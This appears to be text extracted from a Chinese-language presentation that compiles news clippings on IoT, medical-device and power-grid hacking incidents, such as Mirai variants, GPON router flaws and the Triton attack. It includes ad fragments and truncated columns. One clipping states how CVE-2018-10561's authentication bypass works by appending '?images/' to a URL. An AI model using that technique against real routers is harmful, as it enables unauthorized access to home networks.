
- 硬體access / bypass
- 預設密碼/弱密碼
- 開放過多網路服務卻未保護
- 系統已知弱點
- 傳輸協定
- 傳輸未加密
- 假的Firmware更新
-

https://thumb7r.shutterstock.com/display_pic_with_logo/832270/190229471/stock-photo-minsk-belarus-april-dj-eddie-halliwell-performs-at-urban-wave-festival-on-april-190229471.jpg



www.shutterstock.com · 190229471

Frontside layout mainboard



HITCON Community 2018 – Dennis Giese

新平台上仍有老問題

<https://blog.trendmicro.com.tw/?p=58459>

Mirai 變種 Miori 再進化：IoT殭屍網路透過 ThinkPHP 遠端程式碼執行漏洞散播

2019 年 01 月 01 日 Trend Labs 趨勢科技全球技術支援與研發中心 IoT 攻擊情境, IOT 物聯網, Mirai 殭屍網路, 漏洞攻擊

對許多的物聯網 (IoT, Internet of Thing) 使用者來說，針對智慧型設備的漏洞攻擊一直都是個問題。而最惡名昭彰的物聯網威脅或許是不斷變種的Mirai惡意軟體，一直被用在許多的攻擊活動中，會利用預設或弱帳密來入侵設備。自從它的原始碼在2016年流出之後，出現了各種不同的Mirai變種和衍生病毒。



我們分析了一個稱為「Miori」的Mirai變種，它會透過PHP 框架 (ThinkPHP) 的遠端程式碼執行 (RCE) 漏洞散播。它所利用的漏洞比較新 - 相關的詳細資訊到12月11日才浮出水面。這隻IoT殭屍網路病毒會攻擊ThinkPHP 5.0.23及 5.1.31之前版本的上述漏洞來進行散播。值得注意的是，我們的Smart Protection Network也顯示出ThinkPHP RCE 相關資安事件在最近有所增加。我們認為駭客們會各自利用 ThinkPHP漏洞來賺取好處。

除了Miori，有幾隻已知Mirai變種 (如IZ1H9和APEP) 也會利用相同的RCE漏洞進行散播。這些變種都會用預設帳密或暴力破解攻擊來透過Telnet入侵並散播到其他設備。一旦這些Mirai的變種感染了Linux機器，就會將其變成殭屍網路的一部分，用來進行分散式阻斷服務 (DDoS) 攻擊。

特殊設備自有特殊研究單位

<https://blog.trendmicro.com.tw/?p=61120>

ATM 意軟體在地下市場出售

2019 年 07 月 08 日 Trend Labs 趨勢科技全球技術支援與研發中心 ATM 惡意程式, 地下經濟/網路非法服務/黑色產業, 網路犯罪, 網路犯罪駭客集團

任何罪犯只要投資 1,000 美元，就可以立即開始攻擊 ATM


違法賣家正在地下市場兜售可用來駭入銀行的現成 ATM 惡意軟體。趨勢科技在 2015 年開始分析樣本時，自動櫃員機 (ATM) 惡意軟體並不常見。南美洲和俄羅斯的一些犯罪集團已研究這些機器的運作原理，並製造特殊軟體來攻擊它們，這項事實在當時相當驚人。ATM 機器與常見的 Windows 環境不同，因此攻擊者需要瞭解一套特殊的應用程式設計介面 (API)，以及介面如何與特定銀行應用程式互動。



HITCON Community 2018: "Reverse Engineering 101 of the Xiaomi IoT ecosystem"



Library function	Data	Regular function	Unexplored	Instruction	External symbol
Functions				IDA View-A	Strings window
function name	Address	Length	Type	String	
UpWriteVersionInfo	.rodata:0001A...	00000010	C	FormatPartition	
UpProvisionOffline	.rodata:0001A...	00000015	C	ChangeShadowPassword	
UpCheckPartitionFi	.rodata:0001A...	0000002C	C	Failed to delete directory '%s', errno = %d	
LwCreateEvent(voic	.rodata:0001A...	00000027	C	Failed to delete file '%s', errno = %d	
LwCloseEvent(void	.rodata:0001A...	00000008	C	CMD> %s	
LwWaitEvent(void *	.rodata:0001A...	00000014	C	%s > /dev/null 2>&1	
LwSetEvent(void *)	.rodata:0001A...	00000017	C	Executing \"%s\" failed!	
ZonesToLevel	.rodata:0001A...	00000029	C	Computed package MD5 = %s; Expected = %s	
LogPrint	.rodata:0001A...	00000013	C	crypt-d -K %s %s	
IpOpenStateChange	.rodata:0001A...	00000009	C	rockrobo.	
IpDualStateInitial	.rodata:0001A...	00000012	C	Decrypting %s ...	
IpCloseStateChange	.rodata:0001A...	00000012	C	Decryption failed	
IpDualStateInitial	.rodata:0001A...	0000001F	C	tar xOf %s dd of=%s bs=8192	
pDoSendMessageIf	.rodata:0001A...	00000022	C	Extracting image '%s' to '%s' ...	
pSendMessage_Up	.rodata:0001A...	0000000F	C	Extract failed	
SendMessage_Note	.rodata:0001A...	00000010	C	tar if %s %s %s	



2018 臺灣最大的企業雲端大會，唯一全面關照企業營運與業務雲端化


新聞

Alexa遭爆有隱私漏洞，可能成為駭客監聽用戶的幫手

駭客能在使用者未發現的情況下，在使用者啟用Alexa後，偷偷記錄其收到的語音。資安公司Checkmarx在一款計算機App中加入了惡意程式碼，只要使用這款App就能完成竊聽的任務。

文/ 李建興 | 2018-05-01 發表

✓ 讚 4.8 滿 按讚加入iThome粉絲團 讚 42 分享 G+



資安公司Checkmarx揭露，Amazon的語音助理Alexa存在隱私洩漏的漏洞，可讓駭客在用戶不知不覺的情況下監聽使用者的日常對話，不過所幸的是，Amazon已經與Checkmarx合作，Alexa應用程式認證程序現在已經可以偵測並阻擋惡意竊聽程式。

研究人員在Alexa上實現，監聽並記錄使用者的對話功能。

<https://blog.trendmicro.com.tw/?p=60580>

iLnpP2P 漏洞讓 200 多萬台 IoT 裝置暴露在遠端攻擊的風險中

2019 年 05 月 07 日 Trend Labs 趨勢科技全球技術支援與研發中心 IOT 物聯網



數百萬台監視攝影機與其他萬物聯網 (IoT, Internet of Thing) 裝置被發現其點對點 (P2P) 通訊功能含有資安漏洞。此漏洞可能讓這些裝置的登入憑證遭到竊取，或者裝置遭到竊聽、挾持、遠端攻擊等等。

資安研究人員 Paul Marrapese 向 KrebsOnSecurity 表示，iLnpP2P 的資安風險來自於該 P2P 軟體元件本身的漏洞，而此元件廣泛內建於各種 IoT 裝置當中，如：嬰兒監視器、IP 攝影機、智慧門鈴、數位錄影機 (DVR) 等等。此元件可讓使用者從遠端存取裝置而不需修改家中的防火牆設定。簡單來說，該元件可以讓裝置透過 P2P 通訊協定與廠商的伺服器通訊。

新聞

Zoom客戶端遭爆零時差攻擊漏洞，可讓惡意網頁不需用戶同意啟動攝影機

Zoom用戶只要瀏覽包含特定程式碼的網站，攝影機就會自動啟動讓攻擊者進行監控，而這項漏洞官方至今尚未解決

文/ 李建興 | 2019-07-10 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團 讚 0 分享



企業跟上國際化腳步
必須參加的場域之一

熱門的視訊會議服務Zoom被發現，其Mac版本的客戶端存在零時差漏洞，可讓惡意網站不須經過使用者同意，就自動啟用攝影機，而且Gradle工程師，同時也是資安研究員的Jonathan Leitschuh還發現，使用者並無法完全卸載Zoom客戶端，網站可以偷偷地將軟體自動重新安裝回來。



強調用戶隱私的電子郵件服務業者Tutanota，最近他們在網頁版的介面上，納入新的端到端加密行事曆，讓使用網頁收發電子郵件的使用者，也能和Tutanota App的用戶享有同等行事曆保護等級。

<https://www.ithome.com.tw/news/131747>



美国达拉斯半夜突然响起警报声——黑客干的

2017-06-09 22:14



美国当地时间上周五晚上11点40分，正当人们熟睡时，达拉斯市突然警报声大作，许多人被吵醒，甚至怀疑遭到了恐怖袭击。不过事后达拉斯市政府宣布，黑客入侵了警报系统，开了一个令人头疼的“玩笑”。

光纖路由器爆RCE漏洞，上百萬台家用路由器門戶洞開

藉由CVE-2018-10561，駭客只要在瀏覽器的網址列輸入一道URL，後加入?images/，就能繞過所有驗證機制

文/ 林妍潔 | 2018-05-01 發表

✓ 讚 4.8 萬 按讚加入iThome粉絲團 403 分享

VPN Mentor @vpnmentor

Critical RCE Vulnerability Found in Over a Million GPON Home Routers: [youtu.be/2tgRJa58jY0?via @YouTube](https://youtu.be/2tgRJa58jY0?via=YouTube)

翻譯推文

Critical RCE Vulnerability Found in Over a Million GPON Ho... Visit vpnmentor.com/blog/critical-vulnerability-gpon-routers/ to read more about it youtube.com

上午11:18 · 2018年5月1日

IBM

掌握 IT 維運必勝關鍵
企業應用最佳化
免費線上評估

立即評估

安全公司發現光纖路由器出現遠端程式碼執行 (remote code execution, RCE) 漏洞，讓駭客只要以改造過的URL即可遠端駭入。曝險裝置目前集中在墨西哥、哈薩克及越南等地。

安全公司vpnMentor針對大量GPON (Gigabit Passive Optical Network) 家用路由器進行分析，發現這些路由器韌體存在兩個重大風險漏洞，分別為CVE-2018-10561及CVE-2018-10562，前者可讓駭客繞過路由器上所有驗證，後者則允許被駭路由器上注入與執行遠端指令。

Microsoft

DevDaysAsia 2018
Taipei

亞太技術年會
5月28日 - 30日
華南銀行國際會議中心

早鳥優惠限時開跑，立即搶購！



允許攻擊者在設備上遠程執行代碼 TP-Link 超過 185,000 台 TL-WR740N 存在嚴重漏洞

文: Cherry Kwok / 新聞中心

文章索引: IT要聞 TP-Link

最新有消息指，超過 185,000 台連接到互聯網的 TP-Link 路由器 TL-WR740N 存在嚴重漏洞，該漏洞允許攻擊者在設備上遠程執行代碼，但目前 TP-Link 還未有修補程式更新提供。

受影響的 TP-Link 路由器型號為 TL-WR740N，與去年發現的 TL-WR940N 路由器中存在相同漏洞的影響，該兩個漏洞都是由安全公司Fidus的安全研究員Tim Carrington發現的，雖然 TP-Link TL-WR940N 的問題在一周內得到解決，但 TL-WR740N 的更新暫時尚未提供。

Fidus的安全研究員Tim Carrington在研究中發現，TL-WR740N 型號相比TL-WR940N更舊，並且多年未收到任何更新。在分析源代碼時，Carrington發現TL-WR740N包含與TL-WR940N完全相同的漏洞，他編寫了一些軟件來比較兩台路由器的代碼，並發現它們遭受同樣的漏洞。

今年1月，Carrington向TP-Link報告了這些漏洞，認為該公司將因為源代碼的相似性而迅速修復這些問題。3月份TP-Link告訴Carrington它開發了一個固件更新，但到目前為止還沒有提供。

Tim Carrington 提醒正在使用TL-WR740N路由器的用家，由於未知道 TP-Link 何時會發佈修補程式，因此在獲得更新之前，現階段必須確保路由器使用了不容易猜到或破解的高強度密碼，並且已更改了 Default Credentials 系統認證。

ASRock 華擎科技

太極再起
AMD X470 系列主機板

RYZEN X470

廣告 advertisement

https://www.csoonline.com/article/3269299/security/car-hackers-find-remotely-exploitable-vulnerabilities-in-volkswagen-and-audi-vehicles.html#tk.rss_news

Car hackers find remote

← → × ⌂ ⓘ https://www.csoonline.com/article/3269299/security/car-hackers-find-remotely-exploitable-vulnerabilities-in-volkswagen-and-audi-ve... ☆

QUICK LINKS: [Salted Hash](#) · [Reviews](#) · [Video](#) · [Newsletters](#) · [Daily Dashboard](#) · [CSO50 Awards](#) · [Security Smart](#) · [Twitter](#) [LinkedIn](#) ... [Search](#)

CSO
FROM IDG

[INSIDER](#) [Sign In](#) | [Register](#)

[Home](#) > [Security](#)

 **PRIVACY AND SECURITY FANATIC**
By [Ms. Smith](#), CSO | MAY 1, 2018 8:09 AM PT

About | [RSS](#)
Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

TODAY'S TOP STORIES

Car hackers find remotely exploitable vulnerabilities in Volkswagen and Audi vehicles

Researchers discovered flaws in the Audi A3 Sportback e-tron and the Volkswagen Golf GTE that make the vehicles vulnerable to remote hacking.

[Twitter](#) [Facebook](#) [LinkedIn](#) [Google+](#) [Reddit](#) [StumbleUpon](#) [Email](#) [Print](#)



汽車防盜警報系統漏洞,讓駭客能夠劫持汽車

📅 2019 年 03 月 20 日 👤 Trend Labs 趨勢科技全球技術支援與研發中心 📁 IOT 物聯網, 車聯網/智慧汽車

Pen Test Partners的資安研究人員發現由第三方行動應用程式管理汽車警報的漏洞。據報此漏洞影響到了約300萬輛使用這些智慧物聯網 (IoT) 裝置的汽車。以下是關於這些漏洞你所需要知道的資訊。



根據研究人員的說法, API內的IDOR漏洞可以讓駭客進行各種操作, 其中有許多在實際上是智慧警報安全功能的一部分。這些包括:


- 修改和重寫參數 (如電子郵件地址等個人識別資訊和密碼) 來確認汽車位置、竊取儲存在應用程式內的資料、鎖住使用者無法使用警報功能以及劫持註冊智慧警報的帳號。
- 在行進間停止汽車引擎。應用程式API包含或支援此功能, 代表可以在接管帳號後執行此功能。
- 透過SOS功能竊聽駕駛, 因為使用SOS模式時會啟動麥克風。
- 發送客製化或駭客指定的**控制器區域網路 (CAN)** 訊息, 這代表直接跟連接汽車主機的元件通訊。不過此功能只限定於特定汽車。

駭到真要命! 研究：心律調節器藏有超過8000個已知漏洞

資安公司WhiteScope分析4家廠商7款心律調節器設備及系統，發現這些系統存在數千個漏洞，例如採用老舊的資訊架構、沒有密碼保護編輯器、未加密的儲存等等，可能對使用者的性命帶來風險。

文/ 陳文義 | 2017-05-26 發表

讚 4.2 萬 按讚加入iThome粉絲團 讚 533 分享 G+ 1



圖片來源: WhiteScope

物聯網(IoT)時代還沒完全來臨，但連帶的資安問題卻早已浮現，有研究發現，市面上普遍採用、來自4家廠商的7種心律調節器(起搏器)與其周邊系統，就被發現合計超過8000種已知的資安漏洞，可能危及使用者的性命安全。

資安公司WhiteScope本週公布一份研究報告，指出安裝在人體的心律調節器，以及搭配使用的家用監控器、醫院與病人家中聯節的網路、用來設計控制指令的專用程式編輯器等，由於不少採用老舊的資訊架構，4家業者的產品，分別包含642個到3715個已知的安全漏洞，凸顯醫療設備軟體安全漏洞的嚴重性。



熱門新聞

Line資安緊急團隊亮相
2017-06-17

燦坤開放微軟Surface Pro預
3.18萬元起
2017-06-16

<http://www.rensheng2.com/upload/2017/03/06/21acb947-afd1-4ca0-95ec-b288f1ccc7ef.jpg>

新聞

Medtronic召回有被駭風險的胰島素幫浦

美國食品暨藥物管理局也對此事發出警告，任何連結Wi-Fi網路的醫療設備，都可能含有安全漏洞而讓駭客有機會竊改裝置設定，呼籲全球的醫療設備製造商都應留心相關產品在資料傳輸上的安全機制

文/ 陳曉莉 | 2019-07-01 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 237 分享



醫療科技大廠美敦力 (Medtronic) 宣布召回MiniMed 508與MiniMed Paradigm安全漏洞，有機會讓駭客竊改裝置設定並控制胰島素的輸送。(圖片來源 / Medtronic)

Hewlett Packard
Enterprise

宏碁電腦股份有限公司

HPE SimpliVity 380 Gen10:
實現超融合基礎架構的核心引擎

助您結合軟體定義技術，
建置雲端敏捷性的虛擬化資料中心

全球最大醫療科技公司之一

MiniMed 508與MiniMed P

置含有安全漏洞，有機會讓

及用戶病情，美國食品暨藥

Administration, FDA) 也

<https://www.ithome.com.tw/news/131306>

新聞

售至全球50個國家的醫療用輸液幫浦含有遠端攻擊漏洞

知名醫材廠商Becton, Dickinson and Company (BD) 生產的Alaris閘道工作站有安全漏洞，能讓駭客直接關閉輸液幫浦裝置、安裝山寨版軟體更新，進而竊改藥物的劑量或輸液速度，BD已藉由軟體更新完成安全修補，用戶應儘速更新軟體版本

文/ 陳曉莉 | 2019-06-17 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 1,122 分享



BD Alaris閘道工作站 (Alaris Gateway Workstation) 產品示意圖。圖片來源: Becton, Dickinson and Company (<https://www.bd.com/en-mena/our-products/infusion/infusion-interoperability/alaris-gateway-workstation>)



鎖定醫療裝置的資安業者CyberMDX，近日揭露了知名醫療裝置製造商Becton, Dickinson and Company (BD) 所生產的、用來支撐輸液幫浦的Alaris閘道工作站 (Alaris Gateway Workstation) 含有兩個安全漏洞，其中一個漏洞允許駭客直接關閉裝置、安裝惡意程式，甚至竊改藥物的劑量或輸液速度。

MOD
8月28

中國

9

We



你和其他



強調用戶

者Tutan

的介面

上層層

的使用

App的用

層級。

<https://www.ithome.com.tw/news/131306>

ith

新聞


史無前例！ 46萬支中國手機發動DDoS洪水攻擊

CloudFlare揭露一起主要由行動裝置發動、攻擊流量高達45億次的DDoS攻擊，在大約8個小時的攻擊行動中，總計有65萬個裝置攻擊特定網站，期間HTTP請求量的高峰值高達每秒27萬5千個，而攻擊流量主要來自中國的手機。

文/ 吳其勳 | 2015-09-29 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 1.1 萬 分享



File Edit View History Bookmarks Tools Help

it 美國大學遭到DDoS攻擊, ... x +

www.ithome.com.tw/news/111967 80% Search ☆ 自 家 下 三

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 搜尋

美國大學遭到DDoS攻擊,「凶手」竟然是校內的自動販賣機、路燈

美國電信商Verizon揭露一所美國大學遭到DDoS攻擊,在追查下竟發現來自校內為數約5000台的物連網裝置,包含連網路燈、自動販賣機等,所幸駭客操控手法不夠高明,校方最後取回這些連網裝置的控制權。

文/ 陳文義 | 2017-02-14 發表

f 讚 3.8 萬 按讚加入iThome粉絲團 f 讚 分享 1,222 G+ 5



各位朋友體驗「你是中心」的消費新生活

集結最專業 IT 課程
打造你的下一把武器

iThome Security
說這事只談 1,987 次讚

完勝電影橋段 黑客用智能魚缸入侵賭場

讀好此文:  讚好 38  分享

七月 22, 2017 • 作者忘記分類 •

賭場每天的金錢往來非常龐大，理應擁有很好的網絡保安措施，想不到一間位於北美的賭場，早前竟然被黑客成功入侵。賭場系統被入侵，情節其實並非如荷里活電影般曲折離奇，黑客只是藉著一個擁有連線功能智能魚缸的漏洞，就成功進入了賭場的網絡。



公開這事件的網絡保安公司 Darktrace 負責人表示，該智能魚缸功能非常簡單，就是用作定時餵魚和監測魚缸內的環境，不過它的連線功能在連接賭場的網絡後，就形成了缺口讓黑客有機可乘。黑客以智能魚缸作為切入點進入了賭場的網絡，再找到網絡內其他漏洞，對系統進行攻擊。

老美電影喜歡預測未來....



2007.6

駭客是網路安全最大的夢魘



更新日期: 2010/12/21 09:05

「駭客」是網路安全最大的夢魘」(彭清仁報導)

今年四月玉山銀行的網路銀行遭駭客入侵，共有一萬六千多筆客戶的個人資料被盜，金管會也裁罰玉山銀行四百萬元罰款，但玉山銀行的商譽損失卻遠大於四百萬元！而在國外駭客入侵造成的損失，更是嚴重，就連電影「終極警探第四集」，駭客入侵造成全美包括電訊、雜誌、網路全都中斷的情節，在目前電腦化和網路化的時代，部分情節已經出現在現實的社會中。

2010.11

上個月在美國國會聽證會中，找來賽門鐵克的技術長，協助調查工業電腦被駭客入侵，造成核能電廠癱瘓和自來水廠停擺，雖然駭客動機並不清楚，但這個情節已經與電影十分的類似！隨著平板電腦和高階智慧手機全球大賣，各國全力發展雲端技術，資訊安全問題也成為目前全球高科技廠商眼中，下一世代的最大商機。為了聲援「維基解密」網站，全球各地駭客瘋狂展開攻擊，不但讓瑞典網路癱瘓，也讓兩家國際金融發卡公司幾乎停擺，駭客復仇也讓資安成為目前最夯的話題；第三世界甚至中國大陸，外傳也培育駭客軍團，這些都是網路世界發達後，最可怕的夢魘，同時意味著一場看不見的戰爭已悄悄的在開打和蔓延！去年獲選為全球一百大最具發展潛力、專門製造防毒晶片和防毒軟體的鴻璟科技董事長呂炳標指出，高階智慧手機和平板電腦的盛行，讓駭客的攻擊破壞力量，變得更為的可怕，目前已出現手機病毒，駭客將木馬程式病毒或是僵屍病毒，隱藏在簡訊中，不斷的以消費者的手機複製發送簡訊，可能造成消費者荷包大失血

IT Security → Life Security

人命關天，好人不要學！

2011.11

首頁 > 焦點新聞

駭客入侵供水系統 民生建設資安成大問題

作者：吳依恂整理 -2011/11/21



根據外電報導，今年11月，美國伊利諾州的供水廠遭到駭客入侵，根據調查，駭客恐怕已潛伏兩、三個月之久，最後是因為某個水泵的發動機，在反覆的開開關關發生毀損，才被發現異常。產業安全專家Joe Weiss在取得調查報告的影本後指出，這是來自俄羅斯駭客的遠端遙控攻擊。

調查顯示，剛開始的攻擊行動是先入侵撰寫水利系統的軟體公司，駭客取得密碼之後，再進行遠端遙控。因此資安專家們也懷疑，該軟體公司所負責的其他基礎建設是不是也早已被埋伏？



2015.1idn.com

時事 國際 生活 財經 娛樂 體育 綜合

2015年 01月 21日 即時新聞 華南期貨指出 看好上銀個股期後市 2015/01/21 20:01

南韓核電廠遭駭 進行反網攻演習

0 0 0

下一則 > 台中立委補選 兩參選人數短兵相接

南韓核電廠營運商，最近電腦系統接連遭駭客入侵，以及重要文件洩漏，因此核電廠一連兩天舉行演習，測試核電站抵禦網絡攻擊的能力。

南韓 午間新勢力 南韓核電

相關新聞 熱門新聞



http://bowenpress.com/wp-content/uploads/2016/09/7527980213679302886_0.jpg

世界首例，烏克蘭大停電證實是遭駭客入侵

作者 藍弋丰 | 發布日期 2016年01月11日 7:42 | 分類 網路, 能源科技, 資訊安全 [Follow](#) [G+](#) [讚 1,833](#) [分享](#)

2015.12



2015年12月23日，烏克蘭電力網路受到駭客攻擊，導致伊萬諾-弗蘭科夫斯克州數十萬戶大停電，1個月後，安全專家表示，證實這起停電是遭到駭客以惡意軟體攻擊電網所造成，2016年1月4日時，安全公司 iSight Partners 宣布已經取得用來造成該起大停電的惡意程式碼，由於過去從來未曾有駭客攻擊造成電網大規模停電的紀錄，iSight Partners 認為這起攻擊是電網資安史上的里程碑。

美電廠遭駭 俄國嫌疑大

f 分享

留言

列印

存新聞

A-

A+

2017-07-08 04:56 經濟日報 編譯鍾詠翔 / 綜合外電

讚 0

分享

傳送

2017.7月初

彭博資訊引述消息來源報導，最近美國境內至少有十幾座發電廠遭駭客攻擊，包括堪薩斯州狼溪核電廠 (Wolf Creek) 在內，引發外界擔憂駭客正在尋找電力系統弱點，而其中駭客背景以俄羅斯的嫌疑最大。

美國多座電廠5、6月時即傳出遭駭客攻擊。美國官員警告，這群駭客最終可能導致供電系統中斷；這名官員一周前才向公用事業公司發布警訊。更令人擔憂的是，最近駭客還入侵生產電力產業控制設備的公司，美國官員認為兩者應該有關聯。

知情人士透露，這次的事件目前以俄國駭客的嫌疑最大，這種發展令人擔憂，主要是此前俄國駭客曾導致烏克蘭部份地區大停電，而且駭客似乎正在測試更加先進的工具，企圖引發供電系統中斷。

<https://www.chinatimes.com/realtimenews/20180725004049-260408?chdtv>

俄蜻蜓駭客入侵美電網 能隨時造成大停電

20:05 2018/07/25 中時電子報 盧伯華

f Facebook

LINE Line

weibo

2017.7月底

衛星通訊社引述《華爾街日報》報導稱，國土安全部工作人員表示，不久前被國土安全部和聯邦調查局(FBI)稱之為「俄羅斯蜻蜓」的駭客小組，經過不斷嘗試，最近已侵入美國電力公司受保護和隔離網絡。

停電對美國都會地區而言是場難以控制的大型災難，駭客一旦入侵電網在都會地區造成大停電，美國社會就會陷於全面混亂。(圖/美聯社)

2017.12

首頁 > 科技 **RSS**

駭客突破安全系統 基礎設施廠房停擺

發稿時間：2017/12/15 21:21 最新更新：2017/12/15 21:21 字級：A-



http://reso3.yiihoo.com/img_1334510.jpg



(中央社14日綜合外電報導) 網路安全公司及旗下安全軟體遭到攻擊的企業今天表示，駭客近日入侵一座重要基礎設施的安全系統，造成工廠運轉停擺。這也是首起駭客突破工業廠房安全系統的案例。

路透社報導，網路安全公司FireEye今天公布入侵事件，並表示駭客針對 (Schneider Electric SE) 的Triconex工業安全軟體進行攻擊。

